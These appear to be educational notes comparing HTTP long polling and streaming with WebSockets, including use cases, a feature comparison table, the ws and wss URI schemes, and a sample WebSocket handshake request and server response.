
HTTP Long Polling

Long polling is a technique where the server elects to hold a client's connection open for as long as possible, delivering a response only after data becomes available or a timeout threshold is reached.



HTTP Streaming

HTTP streaming is a data transfer technique that allows a web server to continuously send data to a client over a single HTTP connection that remains open indefinitely.




Limitations of HTTP

- Limited scalability
- Latency
- No bidirectional streaming

WebSockets

The WebSocket protocol enables ongoing, full-duplex, bidirectional communication between web servers and web clients over an underlying TCP connection.



WebSocket Use Cases & Benefits

- Realtime updates
 - Use cases: live sports updates, alerts, realtime dashboards, location tracking, etc.
- Bidirectional communication
 - Use cases: chat applications, virtual events, and virtual classrooms
- Improved performance
- Fast reaction times


WebSockets vs. HTTP

FEATURE	 WEBSOCKETS	 HTTP
State	Stateful	Stateless
Communication	Full-Duplex	Half-Duplex
Messaging Pattern	Bidirectional	Request-Response
Server Push	Core Feature	Not Natively Supported
Overhead	Moderate overhead to establish connection, & minimal overhead per message	Moderate overhead per request/connection

WebSocket Protocol


The WebSocket protocol defines two URI schemes for traffic between server and client:

- **ws** (WebSocket): used for unencrypted connections.
- **wss** (WebSocket Secure): used for encrypted connections over TLS.



WebSocket URI

The WebSocket URI follows a generic syntax, similar to HTTP.



WebSocket Connection

Client Request

```
GET /chat HTTP/1.1
Host: normal-website.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNBjdHkihL6PW7w==
Connection: keep-alive, Upgrade
Cookie: session=KOsEJNuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket
```

Server Response

```
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: 0FFP+2nmNI f/h+4BP36k9uzrYGk=
```

WebSocket Connection

